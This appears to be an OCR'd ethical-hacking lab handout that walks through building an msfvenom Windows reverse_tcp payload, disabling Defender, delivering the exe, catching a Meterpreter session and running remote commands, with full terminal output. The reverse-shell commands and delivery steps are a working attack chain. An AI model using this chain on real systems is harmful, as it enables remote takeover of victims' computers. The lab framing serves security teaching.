White Hat Hacking


LAB I


Creating a simple payload with msfvenom

In order to establish a connection between Metasploit and your target machine, it is necessary to create a payload. The payload is a program that contains malicious code to allow a backdoor between you and the target machine. Creating the payload is relatively easy using msfvenom. What is difficult is getting the payload onto the target machine through social engineering, and getting it past the various virus scanners that are commonly used.


In this exercise, we will be turning off the windows defender virus tools on windows 10 in order to create a simple payload and connection between us and the target machine in our virtual lab.

do not worry about that, I WILL LEARN YOU HOW TO DO THAT BY EASILY WAY JUST STAY. FIRST, go to windows 10 turn off defenders





Defender Antivirus.



we will create a payload with the reverse_tcp function. So, open up your terminal and execute the following command


go to kali Linux type ifconfig for LHOST Ip so lhost kali

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.155 lport=1234 -f exe >win10.exe

```
┌──(root💀 najd)-[/home/kali/Desktop]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNI[illegible]AST>  mtu 1500
        inet 192.168.1.155  netmask [illegible].255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fedb:a8b[illegible]  prefixlen 64  scopeid 0x20<link>
        inet6 2a02:ce0:3000:1226:583d:caf1:6f3e:72e2  prefixlen 64  scopeid 0x0<global>
        inet6 2a02:ce0:3000:1226:20c:29ff:fedb:a8b5  prefixlen 64  scopeid 0x0<global>
        ether 00:0c:29:db:a8:b5  txqueuelen 1000  (Ethernet)
        RX packets 4485  bytes 2351095 (2.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1209  bytes 142080 (138.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
┌──(root💀 najd)-[/home/kali/Desktop]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.155 lport=1234 -f exe >win10.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Now you will find the created .exe file in your Linux directory.




Look it carful it is locked so change permission of file

Why lock you are root after command get write, read


```
hash.txt  htm  ness  'New File'  pass.txt  report-46ea7b

┌──(root💀 najd)-[/home/kali/Desktop]
└─# sudo chmod 777 win10.exe
```

You would now need to find a way to get this file onto the target system and executed. There are various ways this can be done, and more advanced methods of disguising the file. These are outside the scope of this tutorial. Let us just assume that the file is now on the target windows machine and ready to be executed.

First, zip file in kali Linux upload it by drop box or any other site upload file or your email to transfer from kali to other machine win 10.



So, in preparation we need to setup our machine to listen for the connection when the payload is run. Open up your terminal and start Metasploit by running msfconsole



Now we will setup Metasploit to listen for the incoming connection as follows

msf6 > use exploit/multi/handler

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp


msf6 exploit(multi/handler) > set LHOST 192.168.1.155

msf6 exploit(multi/handler) > set LPORT 1234

msf6 exploit(multi/handler) > exploit

```
+ -- --=[ 9 evasion                                        ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.155
lhost => 192.168.1.155
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.155:1234
```

now once the .exe file is run on our target machine a connection will be established




```
lport => 1234
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.155:1234
[*] Sending stage (175174 bytes) to 192.168.1.156
[*] Meterpreter session 1 opened (192.168.1.155:1234 -> 192.168.1.156:49215 ) at 2022-01-27 21:28:44 -0500

meterpreter >
```

We are now connected to the target machine and can start to do some interesting things. First however, let's find out about the machine we are connected to by using the sys info command.

meterpreter > sysinfo

```
meterpreter > sysinfo
Computer        : DESKTOP-CG8834K
OS              : Windows 10 (10.0 Build 19044).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 4
Meterpreter     : x86/windows
meterpreter >
```

we can also find out the user ID of the person currently logged into the system with getuid command. meterpreter > getuid


```
meterpreter > getuid
Server username: DESKTOP-CG8834K\najda
meterpreter >
```

we can see what processes are running using PS command. meterpreter > ps


```
Server username: DESKTOP-CG8834K\najda
meterpreter > ps

Process List
============

PID   PPID  Name                          Arch  Session  User                 Path
---   ----  ----                          ----  -------  ----                 ----
0     0     [System Process]
4     0     System
92    4     Registry
312   4     smss.exe
348   604   svchost.exe
416   404   csrss.exe
484   2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
496   404   wininit.exe
560   604   svchost.exe
564   776   RuntimeBroker.exe             x64   2        DESKTOP-CG8834K\najda  C:\Windows\System32\RuntimeBroker.exe
604   496   services.exe
632   2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
644   496   lsass.exe
720   776   dllhost.exe                   x64   2        DESKTOP-CG8834K\najda  C:\Windows\System32\dllhost.exe
760   496   fontdrvhost.exe
776   604   svchost.exe
884   604   svchost.exe
988   776   TextInputHost.exe             x64   2        DESKTOP-CG8834K\najda  C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\InputApp\TextInputHost.exe
996   2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
1012  604   svchost.exe
1064  604   SecurityHealthService.exe
1124  604   svchost.exe
1168  604   svchost.exe
1232  604   svchost.exe
1280  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
1296  3888  dwm.exe
1320  604   svchost.exe
1388  604   svchost.exe
1396  604   svchost.exe
1788  1012  taskhostw.exe                 x64   2        DESKTOP-CG8834K\najda  C:\Windows\System32\taskhostw.exe
1820  4     Memory Compression
1876  604   svchost.exe
1884  604   svchost.exe
1968  604   spoolsv.exe
1984  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
2028  604   svchost.exe
2064  604   svchost.exe
2132  604   MsMpEng.exe
2388  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
2460  5872  OneDrive.exe                  x86   2        DESKTOP-CG8834K\najda  C:\Users\najda\AppData\Local\Microsoft\OneDrive\OneDrive.exe
2600  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
2628  3196  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
2672  1124  ctfmon.exe                    x64   2
2716  776   SystemSettings.exe            x64   2        DESKTOP-CG8834K\najda  C:\Windows\ImmersiveControlPanel\SystemSettings.exe
2756  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
2784  604   SearchIndexer.exe
2796  604   SgrmBroker.exe
2908  604   CredentialEnrollmentManager.exe  x64  2      DESKTOP-CG8834K\najda  C:\Windows\System32\CredentialEnrollmentManager.exe
2980  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
3032  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
3052  776   RuntimeBroker.exe             x64   2        DESKTOP-CG8834K\najda  C:\Windows\System32\RuntimeBroker.exe
3064  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
3084  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
3164  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
3168  3888  fontdrvhost.exe
3236  1576  csrss.exe
3292  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
3532  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
3556  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
3644  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
3668  776   CloudExperienceHostBroker.exe
3888  1576  winlogon.exe
4024  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
4160  604   svchost.exe
4208  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
4268  604   svchost.exe                   x64   2        DESKTOP-CG8834K\najda  C:\Windows\System32\svchost.exe
4360  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
4404  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
4412  776   WinStore.App.exe              x64   2        DESKTOP-CG8834K\najda  C:\Program Files\WindowsApps\Microsoft.WindowsStore_11910.1002.5.0_x64__8wekyb3d8bbwe\WinStore.App.exe
4496  776   RuntimeBroker.exe             x64   2        DESKTOP-CG8834K\najda  C:\Windows\System32\RuntimeBroker.exe
4584  2628  msedge.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
4600  1012  sihost.exe                    x64   2        DESKTOP-CG8834K\najda  C:\Windows\System32\sihost.exe
```

we can execute a program, for example, we could remotely start the notepad application by the command.

meterpreter > execute -f notepad.exe



you will see on your remote windows machine the notepad application open.




finally, we will upload a file to the target machine. On our machine we have a text file named "you_have_been_hacked.txt" in the directory home/kali. The file will upload the directory we are currently in on the target machine. By default, when connecting you will be in the directory that the payload was stored. You can use cd /xxxxxx commands to change directory. In our case we have navigated to the desktop directory of the user on the target machine. You can check where you are by using the dir command. meterpreter > dir

```
Process 3764 created.
meterpreter > dir
Listing: C:\Users\najda\OneDrive\Desktop\win10.exe
==================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2022-01-27 21:24:55 -0500  win10.exe

meterpreter >
```

meterpreter > upload /home/kali/you_have_been_hacked.txt

```
==================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2022-01-27 21:24:55 -0500  win10.exe

meterpreter > upload /home/kali/you_have_been_hacked.txt
[*] uploading  : /home/kali/you_have_been_hacked.txt → you_have_been_hacked.txt
[*] uploaded   : /home/kali/you_have_been_hacked.txt → you_have_been_hacked.txt
meterpreter >
```

This command will upload that file to the target machine




```
meterpreter > dir
Listing: C:\Users\najda\OneDrive\Desktop\win10.exe
==================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2022-01-27 21:24:55 -0500  win10.exe
100666/rw-rw-rw-  0      fil   2022-01-27 21:50:01 -0500  you_have_been_hacked.txt
```

This of course could be something much more malicious than a simple text file. It could be a key logger that will run in the background, log data and next time you connect you could download the data for example. Although Metasploit has a built-in key logger, which we will explore in another article, it relies on the connection remaining open